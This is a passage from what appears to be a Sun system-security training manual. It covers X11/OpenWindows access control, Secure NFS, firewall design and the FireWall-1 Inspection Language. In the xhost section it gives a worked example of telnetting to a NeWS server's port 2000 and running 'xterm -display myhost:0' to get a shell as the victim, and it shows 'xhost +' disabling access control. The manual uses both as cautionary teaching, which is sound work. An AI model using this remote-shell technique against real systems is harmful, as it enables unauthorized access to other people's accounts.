hostname% openwin -auth sun-des
```

-noauth

If you must run the OpenWindows system without the user-based access mechanism, use the `-noauth` command-line option::

```
hostname% openwin -noauth
```

Caution – Using `-noauth` weakens security. It is the equivalent of running the OpenWindows system with only the host-based access-control mechanism; the server inactivates the user-based access-control mechanism. Anyone who can run applications on your local system will be allowed access to your server.

Manipulating Access to the Server

Unless the -noauth option is used with openwin, both the user-based access-control mechanism and the host-based access-control mechanism are active. The server first checks the user-based mechanism, then the host-based mechanism. The default security configuration uses MIT-MAGIC-COOKIE-1 as the user-based mechanism, and an empty list for the host-based mechanism. Since the host-based list is empty, only the user-based mechanism is effectively active. Using the -noauth option instructs the server to deactivate the user-based access-control mechanism and initializes the host-based list by adding the local host.

Three programs can be used to change a server's access control mechanism: xhost, xauth, and newshost. These programs access two binary files created by the authorization protocol. These files contain session-specific authorization data. One file is for server internal use only. The other file is located in the user's $HOME directory: .Xauthority (client authority file).

Use the xhost and newshost programs to change the host-based access list in the server. You add hosts to or delete hosts from the access list. If you are starting with the default configuration (an empty host-based access list) and use the xhost or newshost to add a machine name, you lower the level of security. The server grants access to the hosts you added, as well as any user specifying the default authorization protocol.

The xauth program accesses the authorization protocol data in the.Xauthority client file. You can extract this data from your.Xauthority file so that other users can merge the data into their.Xauthority files, thus allowing them access to your server or to the server in which you connect.

xhost—*Server Access-Control Program for X*

xhost [[+-]*hostname* ...] [+- *username*@[*domainname*]]

The xhost program is used to:

- Add and delete hosts to the list of machines.
- Add and delete users to the list of users that are allowed to make connections to the X server.

Using the first form provides a rudimentary form of privacy control and security. It is only sufficient for a workstation (single-user) environment, although it does limit the worst abuses. The second form of xhost is used to manipulate SUN-DES-1 authentication protocol entries.

By default, the X11/NeWS server supports MIT-MAGIC-COOKIE security, which is a user-specific, rather than host-specific, mechanism.

/etc/X*.hosts

The server initially allows network connections only from programs running on the same machine or from machines listed in the file /etc/X*.hosts (where * is the display number of the server) by specifying the -noauth option when starting openwin. The xhost program is usually run either from a startup file or interactively to give access to other users.

xhost—*Server Access-Control Program for X*

Options

+hostname
The given host name is added to the list of machines that are allowed to connect to the X server.

-hostname
The given host name is removed from the list of machines that are allowed to connect to the server.

+username@domainname
The given user name is added to the list of users who are allowed to connect to the server. If the domain name is omitted, the user name is assumed to be in the local domain.

-username@domainname
The given user name is removed from the list of users who are allowed to connect to the server.

+	Access is granted to everyone, even if they are not on the list of allowed hosts (that is, access control is turned off, which is dangerous).
-	Access is restricted to only those machines on the list of allowed hosts (that is, access control is turned on).
nothing	If no command-line arguments are given, the list of hosts and/or users that are allowed to connect is printed on the standard output along with a message indicating whether or not access control is currently enabled. This is the only option that may be used from machines other than the one on which the server is running.

xhost—*Server Access-Control Program for X*

Options

In the OpenWindows environment, many users allow open access to remote hosts to open windows on their console by using the X11 command `xhost +`.

Unknowingly, any trusting OpenWindows users allow access to its NeWS® (PostScript™) interpreter engine through a TCP port:

Note – The following example is based on earlier releases of the Solaris 2.*x* software. This will not work with Solaris 2.4 and later.

```
% telnet yourhost 2000
Trying 192.9.200.19
Connected to yourhost.foo.bar.baz.blah.
Escape character is '^]'.

executive
[NB. wait awhile, try a few times]
executive
executive

Welcome to X11/NeWS Version 2
(xterm -display myhost:0) runprogram
```

The above will open a window on another workstation that will be running a shell as you (the insecure OpenWindows user).

Always restrict the hosts you allow (`xhost`) and be aware that even if your host is the only one `xhost`'ed other users who have accounts on your machine can still run shells as you by typing PostScript code at your NeWS server.

Caution – You should really not give accounts on your workstation to people that you do not know or trust.

Client Authority File

The client authority file is `.Xauthority`. It contains entries in the form:

```
connection-protocol   auth-protocol   auth-data
```

By default, `.Xauthority` contains the `MIT-MAGIC-COOKIE-1` as the `auth-protocol`, and entries for the local display only as the `connection-protocol` and `auth-data`. For example, on host *anyhost*, the `.Xauthority` file may contain the following entries:

```
anyhost:0          MIT-MAGIC-COOKIE-1 82744f2c4850b03fce7ae46176e75
localhost:0        MIT-MAGIC-COOKIE-1 82744f2c4850b03fce7ae46176e75
anyhost/unix:0     MIT-MAGIC-COOKIE-1 82744f2c4850b03fce7ae46176e75
```

When the client starts up, an entry corresponding to the `connection-protocol` is read from `.Xauthority`, and the `auth-protocol` and `auth-data` are sent to the server as part of the connection packet. In the default configuration, `xhost` and `newshost` return empty host-based access lists and state that authorization is enabled.

If you have changed the authorization protocol from the default to `SUN-DES-1`, the entries in `.Xauthority` contain `SUN-DES-1` as the `auth-protocol` and the netname of the user as the `auth-data`. The netname is in the following form:

unix.userID@NISdomainname

Following are examples:

```
anyhost:0          SUN-DES-1           “unix.14279@EDU.UK.Sun.COM”
localhost:0        SUN-DES-1           “unix.14279@EDU.UK.Sun.COM”
anyhost/unix:0     SUN-DES-1           “unix.14279@EDU.UK.Sun.COM”
```

Allowing Access When Using MIT-MAGIC-COOKIE-1

If you are using the MIT-MAGIC-COOKIE-1 authorization protocol, follow these steps to allow another user access to your server:

1. On the machine running the server, use xauth to extract an entry corresponding to hostname:0 into a file.

```
myhost% $OPENWINHOME/bin/xauth nextract - myhost:0 > $HOME/xauth.info
```

2. Send the file containing the entry to the user requesting access (using mailtool, rcp, or some other file transfer protocol).

Caution – Mailing the file containing your authorization information is a safer method than using rcp. If you do use rcp, do not place the file in a publicly accessible directory.

---

3. The other user must merge the entry into their .Xauthority file.

```
userhost% $OPENWINHOME/bin/xauth nmerge - < xauth.info
```

Note – The auth-data is session specific; therefore, it is only valid as long as the server is not restarted.

Allowing Access When Using SUN-DES-1

If you are using the `SUN-DES-1` authorization protocol, follow these steps to allow another user access to your server:

1. On the machine running the server, use `xhost` to make the new user known to the server.

```
myhost% xhost + somebody@
somebody@ (unix.14271@domainname) being added to access control list
```

2. The new user must use `xauth` to add the entry into their `.Xauthority` file.

```
userhost% echo 'add myhost:0 SUN-DES-1 "unix.14271@domainname"' |\
$OPENWIN/bin/xauth
Using authority file /home/userhost/somebody/.Xauthority
Writing authority file /home/userhost/somebody/.Xauthority
```

3. To remove a host entry use:

```
userhost% echo 'remove myhost:0' | $OPENWIN/bin/xauth
Using authority file /home/userhost/somebody/.Xauthority
1 entries removed
Writing authority file /home/userhost/somebody/.Xauthority
```

Running Clients Remotely or Locally as Another User

X and NeWS clients use the value of the `DISPLAY` environment variable to locate the name of the server in which they should connect. For backward compatibility, NeWS clients can also use the `NEWSERVER` environment variable.

Note – For NeWS clients, care should be taken when connecting to remote servers. `NEWSERVER` is checked before `DISPLAY`, so if they point to different machines, or remote servers, the NeWS client will connect to the machine referred to by the `NEWSERVER`. Either ensure that both environment variables are set to the same remote server, or unset `NEWSERVER` before setting `DISPLAY`.

To run clients remotely, or locally as another user, follow these steps:

On the machine running the server, allow another user access. Follow the steps outlined in the previous section about allowing access Using `MIT-MAGIC-COOKIE-1` or `SUN-DES-1`.

1. Set `DISPLAY` to the name of the host running the server.

   ```
   myhost% setenv DISPLAY remotehost:0
   ```

2. Run the client program.

   ```
   myhost% client_program &
   ```

Lab: Authorization Mechanisms

Purpose

The purpose of this lab is to experiment with and observe the effects of adjusting the authorization mechanisms.

▼ Procedure:

1. Log in as one of your users, and start OpenWindows:

   a. Log in as superuser, and attempt to run a MailTool.

   b. Use `xhost +` to allow access from other users and hosts.

   c. Is this an acceptable solution?

2. Follow the example provided on "Allowing Access When Using MIT-MAGIC-COOKIE-1" on page 11 for this step.

3. Start the OpenWindows software with no authentication and try again to run an application on a remote machine.

4. Assume the display is going to machine A.

```
xhost +machineB
rlogin machineB -l student
```

5. Set the appropriate environments on machine B.

```
setenv OPENWINHOME /openwin
setenv LD_LIBRARY_PATH $OPENWINHOME/lib:/usr/lib
setenv DISPLAY machineA:0.0
setenv OPENWINPATH $OPENWINHOME/bin/xview
```

6. Run an application on machine B—File Manager, for example—display its output on machine A:

```
filemgr
```

Implementation

NIS

The file /etc/publickey holds the user's netname, public key, and secret key. The secret key is DES-encrypted by the user's password. Users can change and setup these keys with chkey. The encrypted secret key must be kept in sync with the user's password, hence the yppasswd will do this automatically. The NIS update service rpc.ypupdated is run on the master NIS server to accept the requests to change the passwords and insert new keys.

The system administrator can use newkey to set up keys for new accounts.

Performance

Public-Key Encryption

Public-key systems are normally slow. Hence the only time public-key encryption is performed is on the first connection to the system to decrypt the DES conversation key.

keyserv

To save having to ask users for their passwords every time the secret key is needed, it is decrypted once as the user logs in and given to a secure keyserver on the machine. When an RPC call is made for this user we can ask the keyserver to compute the encrypted conversation key without this being visible to the user.

What Is Secure NFS?

A non-Secure NFS server authenticates a file request by authenticating the machine but not the user. Hence any system manager can mount partitions and use `su` or `rlogin` to become another user, and then access that user's files, without limitations.

Secure NFS can be used to prevent this.

NFS is based on remote procedure calls (RPCs). Secure NFS is based on Secure RPC, which validates the user with a sophisticated mechanism involving "keys."

When a server exports a file system resource with the secure option defined and a client system mounts it without the corresponding secure option, Secure NFS will restrict the client access privileges to the user account, nobody**.**

SunOS 4.x

In the server's `/etc/exports` file, add the `-secure` option:

```
/home/april   -secure,access=mars:pluto:venus
```

In the client's `/etc/fstab` file, add the `secure` option.

```
mercury:/home/april /home/april nfs secure,bg 0 0
```

SunOS 5.x

In the server's `/etc/dfs/dfstab` file, add the `secure` option:

```
share -F nfs -o secure -d "April's home" /home/april
```

In the server's `/etc/vfstab` file, add the `-secure` option:

```
mercury:/home/april - /home/april nfs - no secure,bg
```

Problems With Secure NFS

NIS

The NIS system is used to propagate the public and encrypted secret keys around the network. Hence the NIS system must be running if Secure NFS is to be used. Use NIS+ if possible.

`keylogin`

It is possible to login to a system without giving a password. Hence the keyserver will not have decrypted and stored the secret key. When the user attempts to access remote files the security system will block them. `keylogin` allows this user to set up the decrypted secret key.

Diskless Clients

If a diskless client mounts resources at boot time securely, then there will not be a decrypted secret key. Many of the SUID to root programs will fail. To get around this problem `/etc/.rootkey` can be set up to hold root's secret key (decrypted). `keyserv` will read root's key when it starts, thereby allowing root access.

Logging in to Unsecured Systems Can Break `su`

When a system manager uses the `su` command and NFS, the system will try to access the server and get the secret key for that user. Only if the user has logged into this system will the secret key be found in the keyserver. Therefore, any system you log in to will have your password and hence the secret key. You should not give your password to machines you do not trust, since the standard `login` program may have been replaced.

Lab: Secure NFS Walk Through

Purpose:

The purpose of this lab is to become familiar with Secure NFS.

▼ Procedure:

1. Create an NIS master.

   a. For each user run `newkey -u` *username* and set a key.

   b. Run `newkey -h` *hostname* for each machine on the network. (This allows root access.)

2. On each NFS server, edit `/etc/exports` or `/etc/dfs/dfstab` and add the secure option to each directory to be exported.

3. On the NFS clients, edit `/etc/fstab`, or `/etc/vfstab` and add the secure option to any mounted filesystems.

4. Reboot the systems.

   This is to ensure that all the necessary daemons are made aware of the changes in operation.

5. Make sure that the NIS map `publickey.byname` is pushed to all the NIS servers.

   Users can change their key with `chkey.`

   If users log in without typing a password, they must use `keylogin` to authenticate themselves. This will ask for their password so that their secret key can be decoded. This may be the case on a `rlogin` to a trusted machine.

   If users log in to an untrusted machine through `telnet` and give their password, then they have given away access to their account. This is a security risk because the `keyserv` daemon has now stored a copy of the user's key on the remote system. Users can use `keylogout` when they logout of such a nontrusted system, but this is no guarantee against a malicious superuser who has written a bogus `logout`, `keylogin`, or `keylogout` program.

The `netid`

On a UNIX network, users are identified by user names and user numbers (account names and UIDs). Machines are identified by their host names. This means that it is possible to have two or more machines or users, with the same host name or UID when you have two or more networks joined together by any internet routing methods. Of course a machine can be uniquely identified by its IP address (network and host number).

However, as networks become more and more heterogeneous (that is, different types of machines, operating systems, and networking methods all used to build one large network), you need a more definitive system for uniquely identifying entities on that network. This is what the `netid` NIS map is designed to do.

By giving a user or a machine a netname with a known format this can be achieved. Consider the following:

```
unix.567@camberley.uk.sun.com
```

defines a UNIX user, UID `567`, in domain `camberley` in IP domain `uk.sun.com` and:

```
unix.enterprise@bagshot.uk.sun.com
```

defines a UNIX machine called `enterprise` in NIS domain `bagshot` in IP domain `uk.sun.com`.

To see the `netid` NIS map, use the command:

```
% ypcat -k netid.byname | more

unix.enterprise@train 0:enterprise #machine enterprise
       root ID for enterprise
unix.678@train   678:15        # User ID 678 UID:GID
```

Note – In this way, even the root login has a ”network unique” identification.

The `netid` *Map*

The above example uses truncated domain names.

The `netid` map is automatically generated from the `passwd`, `group`, and `hosts` files whenever NIS make is run. The `netid` map is usually updated even if the dependencies are not edited.

Module Checklist

Having completed this module, you should be able to:

- Describe the two access-control mechanisms available under the OpenWindows environment and the commands used to modify access control.
- Describe the two authorization protocols supported in the OpenWindows environment.
- Name the client authority file.
- Describe how Secure NFS works and some of its problems.

Firewalls 9

Objectives

Upon completion of this module, you will be able to:

- Define firewalls and describe how they are used.
- List critical components of firewalls.
- List capabilities of firewalls.
- Identify limitations of firewalls.

Fundamental Concepts

This module discusses the major concepts associated with the implementation of firewalls in a communications networking environment.

Basic Definitions

A firewall represents a major element in the implementation of a network security solution. A firewall is somewhat of an architecture in that there are usually many different configurations of hardware and software components that can comprise its construction.

When implemented properly, a firewall is designed to separate one communications network environment from another. This type of separation is evidenced by the complete isolation and segregation of selected portions of a given network topology.

This type of network configuration is required when an organization is making preparations to support communications between networks of varying degrees of trust. These networks can exist exclusively as part of a corporation's enterprise or can exist as a private network segment connected to one of the shared public networks.

A typical scenario for using firewalls would occur when a company or organization is interested in connecting to the Internet.

A firewall can be the physical and logical representation of having designed and implemented a security policy. The firewall provides the functional mechanics of supporting an organization's position on network security.

Firewalls are usually associated with a need to communicate electronically with computer systems or hosts that exist as part of the Internet. This desire to communicate with those hosts quickly becomes very complicated and risky because of activities that are known to occur on the Internet. Many activities, when scrutinized, have been discovered to be criminal in nature. Firewalls provide one method for addressing the need for protected communications.

Fundamental Concepts

Elevating Awareness

Criminal activities are known to be rampant in the area of network communications especially when communications are based on the use of the Internet and its services. The types of threats that are born as a result include:

- Unauthorized access of secret data
- Disruption of network communications
- Illegal surveillance of private networks
- Damaged reputations

One form of Internet-related threat is industrial espionage. Competition between companies can spur espionage. The successful difference between competitors of like products can be the result of criminal violation of the other company's proprietary product information.

Financial institutions are also known to be targets of electronic larceny. Modern day bank robbers tote electronic intrusion devices.

The government continues to maintain vigilance with regard to the protection of top secret information. This too has come under the attack of the criminal intruders of the Internet.

Academic institutions are constantly being targeted for criminal activities. Many of those guilty of criminal behavior have had their start in these types of environments.

If your organization uses public network communications for doing business, you will likely be within reach of the criminal elements. Often times many environments are victimized without knowing it happened.

Fundamental Concepts

Protecting What Is Valued

Network security is one of the most important concerns that is shared among the users of the Internet. Everyone wants to be able to protect that which is considered valuable. What is most often in need of protection is proprietary or confidential data.

One would desire to have confidence that proprietary data will remain unchanged during storage or transmission. One would also desire to have data authenticated in terms of its origin. One would also desire data to be accessible and available when it is needed.

The criminal activities described previously render such desires almost impossible to achieve. Without having firewall technology implemented it most likely would be impossible.

Data and its protection is not the only concern users of the Internet have.

It is also possible to have your computer system resources affected negatively by criminal forces. This is commonly referred to as “denial of service attacks”. When you or your organization is the target of such an attack it can literally render your system unusable and unavailable to those for whom it was originally intended to support.

To be victimized by attacks is not only financially costly. When made public it has a discrediting affect on your organization’s reputation.

Fundamental Concepts

Understanding the Environment

The following analogy may serve as a useful tool for understanding the communications environment of the Internet. This analogy should enable you to develop a clearer picture of the types of problems that are intrinsic to the Internet's design and evolution.

A computer and its data, using the communications links of the Internet, is like that of a vehicle and its passengers using the many roads or interstates of the country. Both are attempting to overcome the impediments of time, distance, and geography.

It is of major importance that the transportation of the passengers (data), be free from outside intrusion. None of the passengers or their belongings (data), should be stolen or compromised (data integrity). Nor should the vehicle used for transportation (computer system and resources), be subjected to tampering that could leave it inoperable (denial of service).

A vehicle and its passengers share the facilities of interstate highways with millions of other vehicles, many of which are of different makes, models, and manufacturers. Likewise, a computer, actively using the Internet, shares the many communications channels or links with virtually millions of other computers of different makes, models and manufacturers.

All of the vehicles that are using the interstates are using them for reasons unique to their needs. These reasons may range from business to recreation from legal to illegal. Similarly, all of the nodes communicating on the Internet have their own reasons for being connected. They can vary from business requirements to recreational "surfing" and from legal access to illegal surveillance and intrusion.

Under ideal circumstances all vehicle owners (systems users), will make use of the services of the interstates (Internet), in a law abiding and trustworthy way. Unfortunately our reality is not supported with such ideology. Consequently, there are times when violations or crimes will occur.

Fundamental Concepts

Understanding the Environment (Continued)

These violations can be anything from victimless infractions (surveying network traffic), to the savage commandeering of another individuals' vehicle (denial of service). Often times due to the vastness of interstates (Internet), these crimes go unnoticed or uncorrected.

Understanding the many perils of public roadways (Internet providers), does not discourage its use. There are many ways to ensure some level of protection (firewall), throughout the journey.

Perils of Transporting Data

There are several possible perils involved in using services for transporting data across the Internet.

- Password Sniffing – This is one of the common methods used by criminals to gain unauthorized access to your system.
- Masquerading – This is what the criminal will be able to do when successful with password sniffing. It enables the criminal to electronically impersonate the victim.
- Spoofing – This is another methodology used for the purpose of deception. Typically it refers to a program that, by design, tricks unsuspecting authorized users into giving up privileged access information.
- IP Spoofing – This is the technique used for gaining network access to a group of hosts bound by trust based upon host authentication. It is the ability of the criminal to masquerade their system as one in the trusted group.
- Network Monitoring – This is another illegal technique used for the purpose of spying on the electronic communiques that are exchanged on a private network.

Fundamental Concepts

Perils of Transportation of Data (Continued)

- IP Replays – This is another methodology used for the purpose of exploiting an active communications session.
- Tunneling – This is a technique used for improperly using a communications protocol to carry data for another protocol.
- Session Hijacking – This is where an unsuspecting user leaves the computer system unaware that the session is either still active or can be quickly reactivated by the computer criminal.

Implementing Safeguards

Firewalls can represent a major safeguard against any of the previously mentioned perils. There are many ways that a firewall implementation can be achieved. One way is to purchase a firewall from a vendor. Another way is to create your own firewall.

Most firewall products are very expensive. Typically, organizations lack skilled personnel necessary to build or create their own firewall. The expense involved in purchasing a firewall can be justified by understanding the total benefit that is gained by using a firewall.

Firewalls provide selective flow control of what is referred to as a single point of entry and exit for all electronic communications between two networks. These two networks could be represented in your organization by your internal private network and the external public network of the Internet.

Firewalls ideally should be installed at the location of your connection to the Internet. There are many advantages to having a firewall configured as a choke point for all your Internet communications. These advantages include:

- Full restriction control of all traffic coming into and exiting from the internal private network
- Comprehensive logging of all communications activities
- Finer granularity of packet filtering

Fundamental Concepts

Critical Components

There can be multiple components that comprise any firewall. Typically these components include:

- Gateway
- Perimeter Network
- Bastion host
- Proxy Server
- Exterior Router
- Interior Router

Gateway

A networking device capable of providing relay services for various interconnected nodes.

Some see this device being further defined by the specific type of relay services performed. For example:

- Packet filtering Gateway
- Circuit Level Gateway
- Application Level Gateway
- Low level definitions and examples are provided the FireWall-1 course.

Fundamental Concepts

Critical Components (Continued)

Perimeter Network — Demilitarized Zone

The more layers of protection that you have representing your network configuration, the more difficult it will be to penetrate.

This is the principle that a perimeter network in based. A perimeter network, sometimes called a Demilitarized Zone or DMZ, would exist as a separate network between your internal protected network and the outside unprotected Internet.

Much of network connectivity is based upon some type of bus technology. There is the possibility for a host on a given network to see the traffic for all nodes sharing that network.

The impact of this possibility is that any intruder equipped with a network analyzer or snoop device can potentially intercept the passwords used by communications facilities like telnet and ftp. An intruder is also able to read the contents of sensitive files.

By having a perimeter network, one can isolate the communications that normally occur between hosts on the internal network from the network closest to the Internet connection.

Fundamental Concepts

Critical Components (Continued)

Bastion Host

The only hosts that should be physically or logically connected to the perimeter network is the bastion host.

A *bastion host* is node that will be responsible for communicating to the Internet.

Most often the bastion host will act as an authorized representative (proxy server) for various services.

This system must have strict administrative configurations applied. Nothing should be enabled that is not explicitly required. The most minimal configuration of system services must be defined.

Bastion hosts typically support incoming e-mail from the Internet bound for some internal node.

Bastion hosts typically support incoming DNS queries from the Internet regarding internal nodes.

Bastion hosts typically support incoming ftp connections from the Internet bound for an anonymous ftp server.

Proxy Server

Many of the systems that comprise nodes of the internal private network will need to use services of the Internet. Communication with any of the systems offering these Internet services must be done under tightly controlled conditions. One method of controlling this type of communication is to employ the services of a proxy server.

A *proxy server* ideally is a node stationed within a perimeter network and is positioned between two separate network resident nodes. Its main function is to act as a liaison between a node on an internal private company network and one that is on an external public Internet network.

Fundamental Concepts

Critical Components

Proxy Server (Continued)

Some configurations use specialized application code for both the client side as well as the server side. This strategy enables a user on one of the internal private network nodes (proxy client), to communicate directly to a node (proxy server), positioned within the perimeter network.

The proxy server facilitates communications between an Internet node providing a service and an internal protected node requesting the service. All client requests are intercepted and processed by the specialized application server code and then sent out to the node within the Internet without any knowledge of an intermediary.

The successful passing of these types of requests is based entirely on the filtering requirements of the security policy.

Fundamental Concepts

Critical Components (Continued)

Exterior Routers

A router is implemented to protect both the perimeter network and the internal protected network. The router provides packet filtering protection for the perimeter network.

Typically, the exterior router is under the control of some external group such as the Internet provider. Consequently, it is not as secure as a router over which you have exclusive administrative control.

Exterior routers provide cooperative support with the interior router. Exterior routers ensure that all communication attempting to leave either the internal private network or the perimeter network go through the bastion host only.

The single most important function that is served by the exterior router is that of blocking all incoming packets from the Internet that have forged IP source addresses (IP Spoofing).

Interior Routers

Interior routers maintain the responsibility for packet filtering for firewall implementation. Only selected Internet services are allowed outbound from the internal network.

The category of services that are allowed to be outbound to the Internet is not the same allowed to be outbound to the perimeter network. This is necessary to reduce the number of nodes that can be attacked from the bastion host should it be overcome.

Be very particular about the specific services that are permitted to exist between your bastion host and your internal network.

These configured and shared services can be the target of an attacker if the bastion host is ever compromised.

Fundamental Concepts

Limitations

Problems that are not addressed using firewalls:

- Attacks initiated from inside the firewall
- Attack methodologies not presently discovered
- Attacks originating from viruses
- Attacks resulting from insufficient filtering requirements
- Attacks facilitated through the absence of basic host security
- Attacks originating from connections not known to firewall

Module Checklist

Having completed this module, you should be able to answer the following:

- What is a firewall and what is it designed to do?
- What are the critical components of firewalls?
- What are the capabilities of firewalls?
- What are the limitations of firewalls?

Introduction to the Inspection Language A

Objectives

Upon completion of this Appendix, you will be able to:

- Describe the basic advantages and disadvantages of using the Inspection Language.

- Describe the major elements of the Inspection Language.

General

Solstice FireWall-1 is equipped with a powerful language with which you can run rule descriptions without the GUI. This language is called Filter Script language (or *Inspection Language*).

Advantages of Using Inspection Languages

The following possibilities should be pointed out:

- Rules can be assigned to specific interfaces.
- The limitation of commands is eliminated; random commands can be defined.
- The limitation of protocol variants is eliminated.
- The restrictions in the GUI are not important.

Example:

Service Manager➤other services (fields incoming and outgoing)

Disadvantages

- When using the Inspection language, the created filter cannot be further used with the GUI.
- It is difficult to write bigger filters without mistakes, as a test mechanism such as Policy➤Verify does not exist.

When to Use Inspection Language

Normally the GUI is used to describe the policy. Its capabilities are no longer sufficient, the Inspection Language will be used.

Through this procedure, necessary predefinitions are automatically included.

General

When to Use Inspection Language (Continued)

While starting this language, it should be mentioned that you can analyze the filter script created by the GUI. A subwindow is opened in the Rulebase Editor by the Policy➤View, which contains the filter script.

Arranging the Decision Statements

The decision statements can be roughly divided into three parts:

- Scope

  The Scope contains the relevant interfaces and systems.

- Action

  Here the treatment of the packets is decided.

- Condition

  This part contains the necessary information about Source, Destination, and Service.

Scope Block

The Scope Block consists of three parts:

`Direction.Interfaces @ Hosts.`

- Direction

  The direction in which the packets must be monitored. Allowed values are:

  - Incoming (=>)
  - Outgoing (<=)
  - Eitherbound (″<>)

Arranging the Decision Statements

Scope Block (Continued)

- Interfaces

  The participating interfaces. Single interfaces are specified, several of which are summarized in braces `{le0,ipd0}`. You can specify the key word `all`.

- Hosts

  The host name is separated by an ampersand (@). As with the Interfaces, braces or all are possible.

Arranging the Decision Statements

Action Block

The Action Block, principally, has the following form:

```
action log alert_action log_type
```

The action block can consist of one action and (or) one protocol statement. The latter requires a form of logging and can contain an alarm action. All variants are shown below:

```
action
action log log_type
action log alert_action log_type
log log_type
log alert_action log_type
```

The `action` block can theoretically be empty, but this would not make sense.

- Action

  This field can have the values `accept`, `reject` or `drop`.

- `Log`

  This keyword initiates the protocolling. It can also appear in the condition block (separated by a comma).

- `Log_type`

  Here every `$FWDIR/lib/formats.def`-defined protocol format can be entered. Predetermined are, for example, long and short.

- `Alert_action`

  The basic format is `“<”![string] command “>”`, whereas the optional string (with “`[`“and “`]`” braced) is entered into the protocol, and the command will be started. The agreed-upon protocol format (`log_type`) is delivered to the command by means of a standard entry.

Arranging the Decision Statements

Condition Block

The condition block is freely formidable. Single statements, separated by a comma will be joined by the logical AND operator. The key word "or" acts as an OR operator. The latter, is stronger bound; the binding behavior can, as usual, be manipulated by brackets.

Key Words

Three key words describe the interpretation of the following data:

- `src` (source)

  A description of the senders follows.

- `dst` (destination)

  The receiving network objects follow.

- `svc` (service)

  The service names follow. This keyword may also be omitted if a specific service is designated. To enable the creation of a group, the introducing keyword is followed by the following combinations:

  - Is
  - Is not
  - In
  - Not in

Arranging the Decision Statements

Examples

Two simple examples are:

```
eitherbound ipd0@serial-gate reject src not in my.com,\
dst in my.com, (finger or FTP or Telnet) short;
```

#	Source	Destination	Proto.	Action	Track	Install On
1	`!my.com`	`my.com`	finger Telnet FTP	Reject	Short log	serial-gate

The major difference to the GUI rule is that, here, only the interface `ipd0` will be controlled.

```
<> all@my-host accept tcp, established;
```

This rule relates to the earlier edition of the “Established TCP Connections” property. This property was changed, depending on the time in Version 2.0, and is now called TCP Session Time-out.

For more details, see Appendix B of the *FireWall-1 Administrator’s Guide*.

Appendix A Lab: Introduction to Inspection Language

Purpose

By the end of this lab session, you will know the structure of the Inspection Language and some advantages and disadvantages of using it instead of the GUI. You will also start experimenting with the Inspection Language on your own.

While completing these lab exercises you will learn to:

- Describe the Inspection Language.
- Review sample code.

Preparation

You will need to have a Solaris 2.*x* system and the Solstice FireWall-1 2.0 software to run this lab. You should also have a Cisco or Wellfleet (Bay Networks router.

Make sure your user ID is superuser. Have OpenWindows running, and start the Solstice FireWall-1 2.0 software, and the GUI. Make sure the Log Viewer and System Status windows are displayed.

Exercise A.1 - Viewing Code Created Using the GUI

In this exercise, you are introduced to the Status View window.

▼ Procedure:

Note – Viewing the Inspection Language code generated with the GUI is a good way to become familiar with the language.

---

1. **Load and install the default security policy as in earlier lab exercises.**
2. **Save the security policy under a new name, such as "example", as in earlier lab exercises.**
3. **Choose Policy‰ View in the Rule Base Editor window.**

   A Policy View window is displayed showing the Inspection Language code generated by the GUI. Take a few moments to study it.

   You may want to save this code to a file using the File ➤ Save As menu item. This will enable you to refer to it later or use it with other utilities such as `diff`.

4. **Add a simple rule to the rule base so that you will have something like the following:**

```
No. Source  Destination  Service  Action  Track    Install On   Comments
--- ------  -----------  -------  ------  -----    ----------   --------
 1   Any       Any        Any      Accept   --      Gateways      --
 2.  Any       Any        smtp     Accept Long_Log  Gateways     Mail
```

5. **Click on Update View in the Policy View window.**

   Notice the changes to the code.

6. **Try this again and again either changing or adding rules each time.**

   Notice the changes to the code.

Exercise A.1 - Viewing Code Created Using the GUI

7. **Alter various settings on the Properties—especially in the Security Policy window.**

   Try these one at a time, updating the view in the Policy View window each time, and save the result to a file, if you want.

   You may want to use a text editor or other Solaris tools to analyze the inspection code created by the various security policies you experiment with.

   You now have some familiarity with the syntax and semantics of the Inspection language.

Exercise A.2 - Single Interface Control

In this exercise, you will compare GUI-generated code generated to code written using the Inspection Language directly.

▼ Procedure:

Note – An altered (or manually written) security policy must be maintained by manually updating the Inspection Language code used.

---

1. **Create a Rule Base with only the following rule:**

```
No. Source   Destination  Service  Action  Track    Install On   Comments
--- ------   -----------  -------  ------  -----    ----------   --------
 1  !my.com    my.com      finger   Reject Short    Destination   blkdsvcs
                      telnet, ftp           Log
```

✓ not my.com.

2. **View the Inspection Language code generated as in the previous exercise.**

3. **Compare the result in step B above with the following line of code:**

```
eitherbound le0@fw_host reject src not in my.com, \
dst in my.com (finger or ftp or telnet) short;
```

Note that the code above controls a *single interface*, and that the code generated by the GUI controls *all interfaces*. It is not possible to specify a single interface using the GUI.

You have an example of something that can be accomplished with the Inspection Language, but not with the GUI.

Exercise A.3 - Established TCP Connections

In this exercise, you will compare a code fragment with a Control Properties, Security Policy setting.

▼ Procedure:

1. Note the following line of code:

```
<> all@fw_host accept tcp,established;
```

   This implements the Solstice FireWall-1 1.2.1 Properties ➤ Security Policy Established TCP Connections option. This option does not exist in the 2.0 version.

   This is another example of something that can be accomplished with the Inspection language, but not with the GUI.

Checkpoint

1. What are some of the advantages to using the Inspection Language to implement your security policy?

____

____

____

2. What are some of the disadvantages to using the Inspection Language to implement your security policy?

____

____

____

3. Is it good to keep a copy of a security policy that can be altered using the GUI after generating your own with the Inspection Language? Why or why not?

____

____

____

____

Reading List B

This appendix lists resources for:

- System documentation
- General and introductory writings
- Security
  - Firewalls
- Operating systems
  - Networking and administration
  - UNIX kernel and implementation details
- Online information (URLs)
- Security and cracker "culture"

System Documentation

FireWall-1 Installation and User's Guide

Release 1.0
SunSoft 1994
Part Number 802-2426-10

FireWall-1 Installation and User's Guide

Release 1.2.1
SunSoft, September 1995
Part Number 802-3181-10

Solstice FireWall-1 Administrator's Guide

Release 2.0
SunSoft, January 1996
Part Number 802-4930-10

Router Products Configuration and Reference

Cisco Systems, Inc., Release 9.1

Solaris AnswerBook

General and Introductory Writings

Computers Under Attack

Peter J. Denning
Addison-Wesley Publishing Company, Inc., 1990
ISBN: 0-201-53067-8

Computer Security Basics

Deborah Russell & G.T. Gangemi Sr.
O'Reilly & Associates, Inc., 1991
ISBN: 0-937175-71-4

Computer Crime: A Crimefighter's Handbook

David Icove, Karl Seger, & William Von Stroch
O'Reilly & Associates, Inc., 1995
ISBN: 1-56592-098-8

Bandits on the Information Superhighway

Daniel J. Barrett
O'Reilly & Associates, Inc., 1996

Security

UNIX Security

UNIX System Security

Rik Farrow
Addison-Wesley Publishing Company, Inc., 1991
ISBN: 0-201-57030-0

UNIX System Security: A Guide for Users and System Administrators

David Curry
Addison Wesley Publishing Company, Inc., 1992
ISBN: 0-201-56327-4

UNIX Security: A Practical Tutorial

N. Derek Arnold
